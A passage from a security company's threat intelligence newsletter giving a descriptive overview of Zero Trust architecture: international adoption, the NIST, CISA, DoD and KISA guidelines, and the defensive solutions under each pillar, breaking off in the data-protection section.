

Threat Intelligence Report

EQST

INSIGHT

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

2025
03



Contents

Headline

Zero Trust, A New Paradigm of Security ----- 1

Keep up with Ransomware

LockBit's Recent Movements ----- 26

Research & Technique

JSONPath-Plus RCE Vulnerability(CVE-2025-1302)----- 48

Headline

Zero Trust, A New Paradigm of Security


Hwang Byeong-gwon / Security SI Business Team at SI/Solution Business Group Senior Manager

■ Overview

The digital transition is rapidly accelerating following the 4th Industrial Revolution and the COVID-19 pandemic. As such, companies and public institutions are changing the work environment by introducing new technologies such as cloud, IoT, AI, etc., with new work methods such as remote working becoming the norm.

The digital transition contributed to increasing productivity and efficiency but also gave rise to new security threats. As the boundaries of network become blurred, the traditional boundary-based security models are revealing their limitations and are no longer effective. New security threats in the digital environment are gradually advancing, and cyberattacks armed with AI have the potential to neutralize existing security systems.

Emerging against such backdrop is the ZeroTrust architecture. Anchored on the principle of "Never Trust, Always Verify," ZeroTrust is a security model that demands continuous verification for all access requests be they internal or external. The existing boundary-based security model veers away from trusting the internal network to applying the same verification and control to all factors within and outside the network, providing more powerful security. The ZeroTrust architecture does not simply refer to technical changes only but demands fundamental changes across the organization's security strategy. It is positioning itself as an essential security model where the cloud environment and remote working have become the norm, being seen as an essential access method to respond to various cyberthreats.



* Source: A.Kerman / NIST, "Zero Trust Cybersecurity: "Never Trust, Always Verify"

Figure 1. Before and After Introducing ZeroTrust

However, there are many realistic difficulties in achieving ZeroTrust architecture.

First are the advanced technical demands. ZeroTrust needs to perform the integrated management of various technical factors such as user certification and permission management, network segmentation, data protection, etc., requiring a high level of technical capability.

Second, the limits of information security budget pose a problem. Many organizations operate under a limited budget, so there are difficulties in introducing infrastructure and solutions that apply the ZeroTrust principle and target all systems. This issue is more prominent in SMEs and public institutions with limited budgets.

The third and biggest problem is the lack of ZeroTrust application methodology. Because the principle of ZeroTrust is widescale and complicated, it is difficult to find a specific application method fit for each organization. Since security demands differ according to different industries and organizational structures, individual responses using comprehensive methodology are difficult.

Despite these difficulties, ZeroTrust is becoming an undeniable trend. Key developed nations including the US are actively carrying out the introduction of ZeroTrust. Korea is also accelerating the expansion of ZeroTrust by announcing the "ZeroTrust Guidelines" led by the Ministry of Science and ICT and KISA while supporting related projects.

Additionally, it is actively carrying out consulting with various domestic information security companies and for solution vendors to introduce the ZeroTrust architecture.




Figure 2. SK Shieldus ZeroTrust Methodology (SKZT) Summary

■ Domestic and Overseas Status of ZeroTrust

After the Biden government announced Executive Order 14028 to strengthen cybersecurity in May 2021, the introduction of the ZeroTrust architecture by US federal government agencies has become mandatory.

Executive Order 14028 makes federal agencies select the ZeroTrust security principle, with all agencies reporting matters related to ZeroTrust. With the Trump administration, the ZeroTrust Initiative Office based on CISA has been established to continue these efforts.

The introduction of ZeroTrust is actively being carried out in Europe as well. According to a report by Forrester, more than 66% of Europe's security decision makers started strategic ZeroTrust development. Especially, the priority of ZeroTrust was found to be higher in the public sector. This can be seen as a response to data leak accidents that occurred in Europe and increased demand for complying with data protection regulations, etc. such as GDPR (General Data Protection Regulation) The EU announced new regulations to strengthen cybersecurity in September 2024, and it is implementing unified measures to protect the information of EU agencies and manage their risks.

Even East Asia's Japan and China are providing guidelines at the national level and proceeding with technological development and standardization. Especially, the ZeroTrust architecture is playing an important role in responding to increased cybersecurity threats in Singapore. The Singaporean government announced a government ZeroTrust architecture (GovZTA) in May 2023, and it is proceeding with the digital transition of government agencies based on ZeroTrust. Even the financial and medical sectors select the ZeroTrust model to protect customer data and financial transactions, with technology companies strengthening security for external and internal access based on the ZeroTrust architecture.

According to data published by Gartner in April 2024, about 63% of global organizations introduced—or are planning to introduce—the ZeroTrust strategy. Especially, the movement towards transitioning to the ZeroTrust architecture is more pronounced in the cloud environment.



Figure 3. Global Trends of ZeroTrust

Accordingly, global IT vendors are releasing various solutions to achieve the ZeroTrust architecture and creating a synergy effect through cooperation with other vendors. Especially, solutions such as SASE (Secure Access Service Edge), CASB (Cloud Access Security Broker), etc. are drawing attention as response methods for recent security threats in the cloud environment. These solutions are designed based on the ZeroTrust architecture, contributing to strengthened security in the cloud environment.

Projects to introduce and expand ZeroTrust are actively being pursued led by the Ministry of Science and ICT and KISA in Korea. In 2023, the possibility of applying ZeroTrust to various environments was verified through the ZeroTrust model demonstration project, with support being provided as of 2024 so that more companies can introduce the ZeroTrust architecture through the ZeroTrust introduction/expansion support project.

Additionally, as a key guideline for establishing a ZeroTrust environment in Korea, the "ZeroTrust guideline" has been updated to V2.0 as of Dec. 2024 after the release in Jun. 2023 of V1.0, specifying matters of consideration in each stage for practical application by companies.

In Jan. 2025, the National Intelligence Service released the "National Network Security Framework" to improve the domestic network separation environment according to environmental changes in IT such as remote working, cloud, generative AI, etc. The industry is emphasizing that, in line with these guidelines, relaxing the network separation environment is essential, as strengthening security is closely tied to the Zero Trust architecture.

Furthermore, ZeroTrust consultative groups were created under KISA for introducing the ZeroTrust architecture such as KOZETA or ZETIA (ZeroTrust Initiative Alliance), which is a private group. They are contributing to vitalizing the Korean ZeroTrust ecosystem by sharing related technology and information, performing case studies, etc.

Nonetheless, Korea is still lagging behind other countries in terms of the degree of ZeroTrust introduction. According to Okta's APAC report, only 8% of Korean companies are carrying out ZeroTrust security, which is significantly lower compared to the global market. Introduction in private companies is increasing backed by government-led expansion, but the expansion of ZeroTrust still has a long way to go due to the abovementioned difficulties. Therefore, more interest and effort are needed such as developing a ZeroTrust model that fits the domestic environment, training personnel, expanding related technological investment, etc.

■ Key ZeroTrust Guidelines

Referring to a reliable guideline is essential to introduce and operate the ZeroTrust architecture effectively. Various institutions are publishing guidelines to support the establishment of the ZeroTrust architecture, and these documents become important reference material for establishing a security model based on the ZeroTrust principle. Especially, guidelines published by key institutions such as NIST, CISA, DoD, and KISA provide principles when introducing ZeroTrust in the public and private sectors. Through this, the organization can establish a more systematic security strategy.

Beyond simply providing technical instructions, these guidelines stipulate a standard for securing justification when establishing the ZeroTrust architecture. In other words, it helps respond to security problems faced by each organization based on verified methodology and examples. Each organization can then use it to strengthen its defense system against cyberthreats and enhance the consistency and reliability of security policies.

1. NIST, SP 800-207

NIST (National Institute of Standards and Technology) is a government agency under the US Department of Commerce, playing a key role in setting standards in various technical areas and developing model examples. Especially, it is known worldwide for its 800 series that provide suggestions and guidelines for information system security in the cybersecurity sector.

Among these, the NIST SP 800-207 announced in Aug. 2020 is a document that provides specific guidelines for the ZeroTrust architecture (ZTA) particularly for organizations to introduce and operate the ZeroTrust model. This guideline is the first standard document that defined the ZeroTrust architecture, where future guidelines were written by referencing the concepts and principles of ZeroTrust defined by NIST 800-207.

2. CISA, Zero Trust Maturity Model

CISA (Cybersecurity and Infrastructure Security Agency) is an institution under the US Department of Homeland Security and a key institution that takes part in national cybersecurity and infrastructure protection. CISA's issuance of the ZeroTrust Maturity Model stemmed from the need to facilitate the introduction of the ZeroTrust architecture by the US federal government and private sector.

Especially, after instructing federal agencies to introduce the ZeroTrust architecture following the administrative order (EO 14028) by the Biden administration in 2021, CISA provided a maturity model so that organizations can systematically manage the ZeroTrust introduction process. As a framework that helps organizations achieve the ZeroTrust architecture step by step, this model allows the selection of an appropriate strategy according to the security maturity of each organization.

The Zero Trust Maturity Model v1.0 was first introduced in 2021, providing an initial roadmap on introducing the ZeroTrust architecture for federal agencies. However, the feedback for the initial version was that it lacked technical details, so v2.0 included more specific and practical application methods. v2.0 suggests specific strategies and technical factors that can be applied according to the maturity of the organization. Especially, it provides practical methodology on how to achieve the ZeroTrust architecture in the modern IT environment such as cloud environment and remote working.

3. DoD, Zero Trust Strategy / Zero Trust Overlays

The ZeroTrust Strategy by the US Department of Defense is a comprehensive cybersecurity strategy announced in 2022. It aims to strengthen the security readiness across the Department of Defense through the ZeroTrust architecture, with the goal of complete application until 2027. This strategy is not a simple guideline but an execution plan that includes items of confirmation with a checklist concept along with specific activities to establish a ZeroTrust-based architecture across the Department of Defense's IT infrastructure and network.

A few important incidents and environmental changes played a role in the DoD's establishment of a ZeroTrust strategy. Especially, the 2021 Cyberattack on Colonial Pipeline is seen as an example that shows the vulnerabilities of existing security systems. Due to ransomware attacks, key energy supply networks in the eastern region were paralyzed, causing serious damage to national security as well as the economy. The attacker secured the system through lateral movement after infiltrating the network; thus showing that existing boundary-based security models are vulnerable to internal threats.

The "Zero Trust Overlays" document recently released by DoD includes detailed guidelines and execution methodology for the key pillars of ZeroTrust, which can be seen as part of the effort by DoD to introduce ZeroTrust. This document includes specific guidelines on how to achieve ZeroTrust for each pillar and item along with comprehensive ideas.

DoD is investing many resources to develop the ZeroTrust architecture to an optimal level. This will become a leading example that can be benchmarked by other government agencies or the private sector.

4. KISA, ZeroTrust Guidelines

KISA (Korea Internet & Security Agency) is a key institution responsible for Korea's Internet promotion and cybersecurity. As an institution under the Ministry of Science and ICT, it plays the role of developing policies related to information protection, responds to cyberthreats, and strengthens the safety of Internet infrastructure. Especially, it facilitates the development of the information protection industry and conducts various studies and demonstration projects to expand security technology in the public and private sectors.

The background of KISA publishing ZeroTrust guidelines was based on the digital transition and changes in the cybersecurity paradigm that followed. The rapid expansion of contactless work environments due to the 4th Industrial Revolution and COVID-19 pandemic exposed the limitations of existing boundary-based security models.

Mobile devices, expansion of IoT, and creation of cloud-based remote working environments blurred the boundaries of networks, which called for a new security system.

Especially, examples like the LAPSUS\$ hacking incident that occurred recently show that existing security systems are no longer effective.

Many countries such as the US and Europe are actively introducing the ZeroTrust architecture (ZTA) as a measure for supplementing the existing boundary-based security system. Global companies are also actively introducing ZeroTrust to strengthen their market competitiveness during times of a new security paradigm shift.

Amidst these international trends, the Ministry of Science and ICT and KISA published the Zero Trust Guideline V1.0 in Jun. 2023 to facilitate the introduction of ZeroTrust. This guideline was made for the purpose of providing practical help to the Korean government and public institutions along with private companies when introducing the ZeroTrust architecture. It also aims to contribute to establishing a ZeroTrust security system that is appropriate for the Korean information and communications environment.

The guideline was updated to V2.0 in December 2024, specifying matters of consideration in each stage for practical application. V2.0 added an "Initial" stage—thereby expanding the maturity model to 4 stages—and increased the definitions for key factors of the corporate network from 20 to 27 items. 52 detailed security competences and characteristics for each level of maturity of detailed competences were defined for key elements of the corporate network and intersecting functions. Items to consider during the process of introducing the ZeroTrust architecture are materialized as well, where the penetration test was added along with materializing the ZeroTrust introduction preparation stage. Roles within the organization and goal setting methods were suggested for the introduction of the ZeroTrust architecture.

The ZeroTrust guidelines published by KISA will be a guide for Korean organizations in introducing the ZeroTrust architecture. Later, there are plans to continue tasks to advance the checklist that can evaluate the level of ZeroTrust.

If we take a look at the background and content of guidelines from various institutions, the ZeroTrust architecture is becoming essential beyond being merely optional. The various guidelines mentioned above are the guidelines required for organizations to introduce and implement ZeroTrust successfully. The next page will look into the key pillars of ZeroTrust in more detail by referencing various guidelines.

■ Details for Each ZeroTrust Pillar

ZeroTrust refers to the logical area describing the target for protection or scope of application as "Pillar." Overseas guidelines generally state 2-3 cross-regions and 5 pillars, but KISA's "ZeroTrust Guideline" presents 6 pillars and 2 cross-regions according to the Korean environment. Additional items to consider include the governance competence for managing and supervising the security strategy of the entire ZeroTrust-based organization.

Descriptions on pillars have slight differences for each guideline, but we will describe them based on KISA's ZeroTrust guidelines. The 6 pillars are identity, device/endpoint, network, system, application & workload, data, and 2 cross-regions of visibility & analysis and automation & orchestration.

The managerial and technical methods for each key pillar must be understood together to introduce the ZeroTrust architecture effectively. ZeroTrust is not simply a technical change, but the process of reconstructing the general security strategy of the organization. This is why key elements demanded by each pillar should be specifically identified to apply the appropriate technology.

In order to achieve the ZeroTrust architecture, security technology that is one step higher than the current levels must be applied. Existing systems (solutions) that are being used must be upgraded, or additional systems must be established.

Therefore, the security measures and key systems (solutions) demanded by each pillar act as a key element for the successful establishment of the ZeroTrust architecture. We will now describe the method for creating the ZeroTrust architecture based on related systems from the details for each key pillar.

1. Identity

The identifier pillar refers to an element or a group of elements that can uniquely describe people, services, or IoT devices. According to the ZeroTrust principle, all users are deemed to be untrustable targets that must go through verification in order to access the network and system. Because of this, the user identity management system needs to be updated constantly and operated by actively granting or limiting permissions through the evaluation of credibility of the user. The following are key systems related to the identity pillar:

A. AD (Active Directory), Human Resources Management System

The organization's AD (Active Directory) and human resource information system is advanced to manage the user's inventory, which is then connected with other systems to manage all users and organizational information in detail. This system is used to keep the user list consistently updated and can be managed after grouping based on various properties such as role, department, and position. The AD and human resource information system clearly identifies the identity of each user, playing an important role in granting or limiting permissions based on this.

B SSO (Single Sing-ON)

SSO is an integrated certification technology where one login can allow access to multiple systems within the organization. Beyond the existing simple token-based certification method, ZeroTrust-based SSO evaluates the risk of the user and applies a scored certification procedure. Additionally, SSO cooperates with technologies such as EDR (Endpoint Detection and Response) or UEM (Unified Endpoint Management) to provide a more elaborate certification process through the use of various security contacts (user location, device information, security S/W installation, etc.).

C. IAM (Identity and Access Management)

As a medium that accesses all resources of the organization, IAM also handles accounts and permissions for infrastructure or security equipment along with work systems. IAM is also provided in the form of SaaS (Software as a Service) along with the On-premise environment. The recent trend is transitioning to the SaaS form for the integrated management of accounts and permissions in various environments including the cloud environment and SaaS systems. This allows the organization to perform central and comprehensive management of the account and permissions, allowing consistent application of security policies. The concept of the existing IAM upgraded with credential management to ICAM (identity, credential, and access management) frequently appears in ZeroTrust. Generally, IAM is constituted in connection with SSO. The same vendor sometimes provides the SSO and IAM systems together, or composes them through cooperation with other vendors.

D. MFA (Multi-Factor Authentication)

MFA is a method that combines two of the conventionally known certification methods (knowledge, ownership, existence). It can be independently provided by a specific system, or a dedicated 2-factor authentication system can be used (Ex.: OTP, biometric authentication, token authentication). MFA strengthens security by demanding additional certification elements aside from the basic ID and password. Additional verification is performed if the user actually has credibility, allowing safer protection against access to sensitive information or systems. The ZeroTrust architecture aims for a passwordless method certification where authentication is achieved through MFA except for the password method.

2. Device and Endpoint

The device pillar refers to all hardware devices that communicate data by connecting to the Internet including IoT devices, mobile phones, laptops, PCs, etc. It generally encompasses institutionally owned and private BYODs. The ZeroTrust architecture must be able to identify and manage all devices that access the organizational network. The identified devices must undergo thorough verification before connecting to the network, and their reliability must be secured through continuous verification. The following are key systems related to the device pillar:

A. Asset Management System

The asset management system is an important tool that can identify and manage all OA (Office Automation) devices in the organization. It is part of the device inventory area. All devices in the organization are managed through this, which can minimize the number of equipment that are omitted or unmanaged by tracking the life cycle of each equipment. An advanced asset management system automatically processes the registration, use, and discarding of devices, allowing the efficient management of assets within the organization. Additionally, the asset management system is connected with other security solutions to monitor the device status in real time and provide a system that offers immediate response upon the occurrence of abnormal signs.

B AD (Active Directory), PMS (Patch Management System)

AD (Active Directory) and PMS (Patch Management System) are key technologies supporting patch management within the organization. AD takes part in the certification of users and devices, with PMS managing patches for the OS or applications. If a vulnerability is discovered, a collective patch distribution through AD or PMS is possible, allowing all devices within the organization to maintain the most recent security patch. Along with patch distribution, PMS supports rollback functions in case of patch failures for stable system operation.

C. EDR (Endpoint Detection and Response)

EDR is a technology that allows integrated management for endpoints. EDR detects and responds to threats that occur at the endpoint in real time, allowing immediate measures if abnormalities occur at the end point. Device information collected through EDR can be used in various areas within the ZeroTrust architecture, allowing the evaluation of a device's credibility and the control of network access. Especially, EDR focuses on real-time detection and response, playing a key role in continuously monitoring and protecting all devices within the organization.

D. UEM (Unified Endpoint Management)

UEM is a technology that can carry out the integrated management of various kinds of endpoint equipment such as wearable devices, printers, wireless equipment, etc. along with traditional devices such as PCs and laptops. UEM identifies and manages these various devices, and it can monitor the status of all endpoint devices within the organization in real time. Additionally, UEM connects with SSO (Single Sign-On) or ICAM (Identity Credential Access Management) to adjust the access permissions of users and devices dynamically, allowing immediate response if suspicious actions are detected.

E. XDR (Extended Detection and Response)

As an expanded concept of EDR, XDR is a platform that can comprehensively detect and respond to networks and applications beyond simple endpoint management. XDR connects with various security solutions to analyze and respond comprehensively to threats occurring in the entire IT environment. Network traffic and application logs can be monitored in real time along with endpoints, providing automatic blockage or alerts when threats are detected.

F. EPP (Endpoint Protection Platforms)

As a platform that provides integrated security for endpoints, EPP manages various security functions required at the endpoint such as server vaccine, patch management system (PMS), personal information management, device vulnerability management, ransomware prevention, etc. Beyond providing individual security functions, EPP allows consistent policy application and efficient management by integrating various security functions required at the endpoint in the form of a platform. For example, it monitors the status of the endpoint in real time to detect vulnerabilities, enabling response to advanced threats such as ransomware or malicious codes. EPP operates in connection with various systems in the ZeroTrust architecture. Information of the endpoint is transmitted to IAM or ICAM to identify the credibility score of the user and device and used as basis to enable dynamic policy management.

3. Network

The network includes all forms of communication media used to transmit data such as wired/wireless corporate networks and Internet that includes cloud access. The company or institution must be able to control access by dividing the network into small units and manage the internal/external flow of data. Especially, it must be able to prevent attackers from moving to networks they should not access. The following are key systems related to the network pillar:

A. SDN (Software-Defined Networking)

SDN is a technology that separates network control and data transmission to allow more flexible and dynamic network management. Unlike the existing VLAN method, SDN utilizes the advanced functions of the network switch to allow detailed network division. This allows the efficient processing of various traffic and optimizes network resources. SDN is useful for large-scale network environments as it allows easy application and management of network places through centralized control.

B. SDP (Software-Defined Perimeter) / ZTNA (Zero Trust Network Access)

SDP refers to the software definition boundary that is usually matched with security solutions in Korea. Unlike the existing SSL-VPN, constant tunneling is not open for SDP, so only authorized users using the SPA (Single Packet Authorization) security token can access the internal network through an authorization-first method. This has the strengths of having higher security than an always-connected SSL-VPN, and it can control access to internal resources more strictly compared to NAC (Network Access Control). Additionally, it boasts of higher security as authentication is carried out using the security context (security token, device information) instead of simple verification. It has recently been expanded to ZTNA (Zero Trust Network Access) packaged as a solution.

C. Micro-Segmentation

Micro-Segmentation is a technology that further divides the network to strengthen security in units of each application or server. Individual firewalls are set by allocating an agent or using an agentless method to provide strengthened security. An individual firewall system is established to minimize threats that can occur in the internal network; and because it prevents horizontal movement that spreads to other areas even if the attacker infiltrates only one area, the ZeroTrust principle can be achieved. If the Micro-Segmentation system is established, the number of network sessions can be significantly reduced aside from preventing simple horizontal movement; thus allowing network performance and efficiency enhancement.

D. NDR (Network Detection and Response)

NDR is a technology that analyzes network traffic in real time and detects abnormalities through a full-packet monitoring system. Using this, threats occurring in the network can be detected and dealt with in real time. Especially, it is playing an essential role in effectively detecting and responding to various threat elements occurring in the IT environment, which can be addressed with the network area for the visualization function to achieve the ZeroTrust principle. However, many resources are required to operate NDR effectively. Nowadays, big data analysis or AI technology is utilized to advance the level of automation, but advanced algorithms and constant management by experts are still demanded for accurate detection and response.

4. System

The system pillar runs key application programs or includes servers that save and manage important data. It includes On-Premise and cloud-established server systems under operations. If the system manager or developer manages or controls the system by accessing as the administrator of key permissions such as the root account, detailed and careful access control related to system resource access such as reading & writing of key files and use of key commands, etc. is a must. It must include powerful identity verification and risk management procedures such as multi-factor authorization MFA. The following are key systems related to the system pillar:

A. Micro-Segmentation

Micro-Segmentation is an essential security technology in both the network and system area. Security within the system can be strengthened by applying micro-segmentation in units of each system (Server). Through this, an individual firewall is set for each server or application, preventing horizontal movement that expands to other servers even if the attacker penetrates only one server. Moreover, the operating system (OS) of the system itself can be used to apply micro-segmentation based on security policies.

B PAM (Privileged Access Management)

PAM is an important security solution that controls access to all systems (servers) or DB servers, etc. within the organization. It is usually referred to as PAM overseas but is categorized into system and DB access control, etc. in Korea. This system is frequently used in many organizations. Policies such as RBAC (Role-Based Access Control) and ABAC (Attribute-Based Access Control) can be applied to manage the access permissions of users and devices. Likewise, detailed functions such as system command control, etc. are supported, allowing efficient management by being able to apply security settings at once. It can also be created using an integrated account permission management form by connecting with IAM or ICAM in the user area.

C. Vulnerability Management System

Managing system vulnerabilities is an important element of the ZeroTrust architecture. When a new vulnerability is discovered, it must be immediately reflected to the WaS (Web Application Server) or DB server. For this, the vulnerability inspection solution and patch management system (PMS) can be utilized to manage or take action on vulnerabilities. Regular vulnerability management is essential for managing server security, which can preemptively block security threats. Nowadays, many system vulnerability management solutions are being provided in the form of SaaS (Software as a Service), which provides the strengths of quick distribution, expandability, automatic updates, reflection of the newest information, etc. compared to the existing On-Premise method.

D. Backup Management System

The backup management system is an important factor that constitutes cyber resilience, which can achieve backup of the system's basic config and even achieve digital twin technology. As an important concept in the ZeroTrust architecture, resilience is a system that can swiftly perform recovery during security incidents or data loss through a backup management system. The organization can minimize damage due to data loss or damage and maintain business continuity.

5. Application & Workload

Application & Workload plays an important role in the ZeroTrust architecture and includes all APIs, programs, and services related to all applications executed within the corporate network. This area encompasses on-premise, cloud environment, and kubernetes environment, with security and management of applications as the key. Especially, it is important to minimize security threats and maintain work continuity through inventory management, owner designation, importance evaluation, vulnerability management, etc. The following are key systems related to the application & workload pillar:

A. SASE (Secure Access Service Edge)

SASE (Secure Access Service Edge) provides a cloud-based security framework that integrates network and security. The ZeroTrust architecture does not trust network boundaries, and SASE combines with SD-WAN (Software-Defined Wide Area Network) to apply a consistent security policy for all users and devices. The organization can use this to access the network safely from anywhere and maintain consistent security across the network.

Nowadays, global vendors are developing SASE into an inclusive security platform beyond a single solution. These platformization trends enable organizations to manage their various security needs in an integrated manner. The SASE platform is not limited to specific areas but provides a wide range of security functions encompassing all pillars of ZeroTrust from user certification to data protection.

For example, the SASE platform provides functions such as ID and access management (IAM), ZeroTrust network access (ZTNA), cloud access security broker (CASB), data loss prevention (DLP), etc. Using this, the organization can consistently apply the core principles of ZeroTrust such as user identify confirmation, device security, network segmentation, application access control, data encryption, etc. These comprehensive access methods reduce the complexity of security management, and they can strengthen the general security readiness of the organization. However, SASE is mostly provided in SaaS form, which may have limited use in the Korean environment that combines On-Premise and cloud environment.

B. CASB (Cloud Access Security Broker)

CASB (Cloud Access Security Broker) is On-Premise or cloud-based software that monitors all activities between the cloud service user and the cloud application and enforces security policies. Because the ZeroTrust architecture does not even trust the cloud application, it must carry out protection from risks and comply with regulations by securing visibility through CASB and protecting sensitive data. CASB plays a key role in controlling access to cloud applications and preventing data leak.

C. OSS (Open Source Software) Vulnerability Management System

The OSS vulnerability management system is a tool that manages and responds to security vulnerabilities in open source software. Because open source software cannot be trusted in a ZeroTrust environment, these must be systematically managed. The OSS vulnerability management solution monitors the vulnerabilities of open source libraries and components in real time, and applies the most recent security patches and updates to strengthen security. This tool tracks the list of all open source software through SBOM (Software Bill of Materials), along with license issues. According to the ZeroTrust principle, open source software must be continuously verified and monitored.

D. SAST (Static Application Security Testing)

SAST or static application security test is a technology for discovering security vulnerabilities in advance by analyzing the source or binary code. Because you cannot even trust the internal structure in a ZeroTrust environment, SAST is used to identify and solve code-based security vulnerabilities. Vulnerabilities such as SQL injection, cross-site scripting (XSS), etc. are blocked in advance; thus strengthening the security of the application. SAST plays an important role in improving the code quality and strengthening security from the initial stages of development.

E. DAST (Dynamic Application Security Testing)

DAST or dynamic application security test is used to execute applications in a runtime environment and detect security vulnerabilities that can occur while running the application. Because continuous verification is needed even while the application is running in a ZeroTrust environment, vulnerabilities on the runtime such as session management issues or server setting errors are identified using DAST. Security risks that can occur in real time can be detected and dealt with through this.

6. Data

The data area is considered to be the most important resource in the ZeroTrust architecture, where all data produced within the organization are priority targets for protection. However, there are still many difficulties in practically identifying and handling data. Data are produced in various environments such as On-Premise, cloud, user devices, etc., requiring a systematic process for management and protection such as data inventory, user management, importance management, permission management, etc. ZeroTrust protects data through continuous monitoring and verification based on the premise of all data not being reliable. The following are key systems related to data:

A. DSPM (Data Security Posture Management)

DSPM is a system that manages the general security status to protect data within the organization. DSPM focuses on identifying and responding to security vulnerability and risk elements by continuously monitoring data in the organization's cloud and on-premise environment. Because all data cannot be trusted in the ZeroTrust architecture, DSPM analyzes data in real time to detect risk factors in advance, allowing response. DSPM solutions are rapidly developing in the recent global market with the addition of advance functions such as AI and machine learning. These advanced DSPM solutions provide functions such as large-scale analysis, automated data classification, widespread security function integration, generative AI response, etc. Following these global trends, management methods and solutions across data are being developed actively. However, comprehensive management and security for data are a complicated, a challenging task faced by all companies across the globe.

B. DLP (Data Loss Prevention)

DLP is a system for preventing data leak that can occur within the company. DLP protects important data of companies from all storage or transmission routes, applying security policies for the data itself. Because all data cannot be trusted in a ZeroTrust environment, DLP monitors data in real time and prevents unauthorized users from accessing or transmitting sensitive data. Recent DLP solutions have advanced beyond their existing basic functions. The ability of identifying and classifying data has been enhanced, and the flow of data is more precisely tracked to detect and respond to abnormal activity. Additionally, the functions of DLP are expanding through integration and connection with other systems. For example, it can connect with cloud-based productivity tools such as Microsoft 365 to block data leak in the cloud environment effectively. Additionally, it can control data transmitted internally/externally through connection with the on-premise based NGFW (next-generation firewall). Through the advancement of DLP systems, the ZeroTrust architecture can act as a key element in strengthening an organization's overall data security readiness beyond simply preventing data leak.

C. DRM (Digital Rights Management)

Previously, DRM mainly focused on encrypting and saving documents or protecting data so that they are not leaked during transmission. However, recent DRM technology goes beyond simple encryption functions to advanced functions such as controlling and tracking the overall use and distribution of data.

